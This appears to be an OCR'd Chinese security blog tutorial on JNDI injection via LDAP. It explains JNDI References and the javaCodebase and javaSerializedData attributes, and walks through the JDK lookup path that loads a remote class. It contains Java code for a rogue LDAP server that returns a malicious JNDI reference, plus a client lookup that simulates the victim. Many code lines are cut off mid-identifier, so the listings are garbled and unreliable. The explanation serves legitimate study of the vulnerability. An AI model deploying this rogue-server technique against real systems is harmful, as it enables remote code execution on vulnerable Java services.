JNDI之初探 LDAP

原创 队员编号027 酒仙桥六号部队 6月29日

这是 **酒仙桥六号部队** 的第 **27** 篇文章。

全文共计2890个字，预计阅读时长10分钟。

基础知识

在进入JNDI中LDAP学习前，先了解下其中涉及的相关知识。

1 JAVA模型

- 序列化对象
- JNDI References

`JNDI References`是类`javax.naming.Reference`的Java对象。它由有关所引用对象的类信息和地址的有序列表组成。`Reference`还包含有助于创建引用所引用的对象实例的信息。它包含该对象的Java类名称，以及用于创建对象的对象工厂的类名称和位置。在目录中使用以下属性：

```
objectClass: javaNamingReference
javaClassName: Records the class name of the serialized object so that a
object.
javaClassNames: Additional class information about the serialized object
javaCodebase: Location of the class definitions needed to instantiate th
class.
javaReferenceAddress: Multivalued optional attribute for storing referer
addresses.
javaFactory: Optional attribute for storing the object factory's fully c
name.
```

- Marshalled 对象
- Remote Location

LDAP

LDAP（Lightweight Directory Access Protocol）

轻量目录访问协议

1 LDAP 是什么

先简单描述下LDAP的基本概念，主要用于访问目录服务 用户进行连接、查询、更新远程服务器上的目录。

其中LDAP模型主要分布如下：

- 信息模型 信息模型主要是 条目 – Entry、属性 – Attribute、值 – value Entry：目录树中的一个节点，每一个Entry描述了一个真实对象，即`object class`
- 命名模型
- 功能模型
- 安全模型 ……

这些基础可以看看LDAP的官方文档。

2 LDAP 攻击向量

LDAP Server


在利用前，可以先搭建一个ldap server,代码来自`mbechler`，稍微改动了下。

```
1  package org.jndildap;
2
3  import java.net.InetAddress;
4  import java.net.MalformedURLException;
5  import java.net.URL;
```

```
import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearc
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterce
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPException;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;

/**
 * LDAP server implementation returning JNDI references
 *
 * @author mbechler
 *
 */
public class LdapSer {

    private static final String LDAP_BASE = "dc=example,dc=com";


    public static void main (String[] args) {
        int port = 1389;
        String url = "http://127.0.0.1/#Th3windObject";
        try {
            InMemoryDirectoryServerConfig config = new InMemoryDirector
            config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen", //$NON-NLS-1$
                    InetAddress.getByName("0.0.0.0"), //$NON-NLS-1$
                    port,
                    ServerSocketFactory.getDefault(),
                    SocketFactory.getDefault(),
                    (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new OperationInterce
            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(cc
            System.out.println("Listening on 0.0.0.0:" + port); //$NON-
```

```
            ds.startListening();

        }
        catch ( Exception e ) {
            e.printStackTrace();
        }
    }

    private static class OperationInterceptor extends InMemoryOperation

        private URL codebase;


        /**
         *
         */
        public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
        }


        /**
         * {@inheritDoc}
         *
         * @see com.unboundid.ldap.listener.interceptor.InMemoryOperati
         */
        @Override
        public void processSearchResult ( InMemoryInterceptedSearchResu
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            }
            catch ( Exception e1 ) {
                e1.printStackTrace();
            }

        }
```

```
86          protected void sendResult ( InMemoryInterceptedSearchResult res
87              URL turl = new URL(this.codebase, this.codebase.getRef().re
88              System.out.println("Send LDAP reference result for " + base
89              e.addAttribute("javaClassName", "th3wind");
90              String cbstring = this.codebase.toString();
91              int refPos = cbstring.indexOf('#');
92              if ( refPos > 0 ) {
93                  cbstring = cbstring.substring(0, refPos);
94              }
95              e.addAttribute("javaCodeBase", cbstring);
96              e.addAttribute("objectClass", "javaNamingReference"); //$NC
97              e.addAttribute("javaFactory", this.codebase.getRef());
98              result.sendSearchEntry(e);
99              result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
100         }
101
102     }
103 }
```



- LDAP存储JAVA对象的方式如下：
  - Java 序列化
  - JDNI的References

- Marshalled对象
- Remote Location

- 其中可进行配合利用方式如下：
  - 利用Java序列化
  - 利用JDNI的References对象引用

- Using Java serialization
  - https://docs.oracle.com/javase/jndi/tutorial/objects/storing/serial.html
- Using JNDI References
  - https://docs.oracle.com/javase/jndi/tutorial/objects/storing/reference.html

LDAP可以为其中存储的JAVA对象提供多种属性，具体可参照官方说明，部分如下：


javaClassNames
javaCodebase
javaDoc
javaFactory
javaReferenceAddress
javaSerializedData

其中在利用JNDI References时，此处主要使用的是`javaCodebase`指定远程url,在该url中包含恶意class，在JNDI中进行反序列化触发。

在直接利用Java 序列化方法时，是利用`javaSerializedData`属性，当该属性的`value`值不为空时，会对该值进行反序列化处理，当本地存在反序列化利用链时，即可触发。

JNDI Reference

攻击流程 参照如下：借用下`BlackHat2016`的图。



1、攻击者提供一个`LDAP`绝对路径的url并赋予到可利用的`JNDI`的`lookup`方法中这里直接部署一个`LDAP Client`模拟被攻击服务器应用即如下所示：

```
String uri = "ldap://127.0.0.1:1389/Th3windObject";
        Context ctx = new InitialContext();
        ctx.lookup(uri);
```

2、服务端访问攻击者构造或可控的`LDAP Server`端，并请求到恶意的`JNDI Reference`


- 构造`JNDI Reference`

我的理解是此处的`JNDI Reference`即为`jndiReferenceEntry`根据前面提到的信息模型，这里的构造的`JNDI Reference`即构造`Entry`即服务端代码中的：


```
Entry e = new Entry(base);
...
...
 e.addAttribute("javaClassName", "th3wind");
 e.addAttribute("javaCodeBase", cbstring);
 e.addAttribute("objectClass", "javaNamingReference"); //$NON-NLS-1$
 e.addAttribute("javaFactory", this.codebase.getRef());
```

- 请求`JNDI Reference`


在被攻击服务端中请求`JNDI Reference`用`lookup`即可直接请求上，但我们这里还是看下在lookup中哪部分代码请求并利用。在lookup获取Entry后，一路传参到c_lookup:




在`doSearchOnce`中发起对传入的`url`发起请求，获取对应的`Entry`。



同样在该c_lookup中判断 javaclassname、javaNamingReference不为空的时候进行decodeObject处理。



在decodeObject中重新生成一个reference，后续通过Naming Manager进行载入执行恶意class文件，剩下这部分内容是JNDI的调用逻辑了，跟LDAP关系不大，这里不多做讨论，大概流程图如下：




3、服务端 `decode` 请求到的恶意 `JNDI Reference` 。

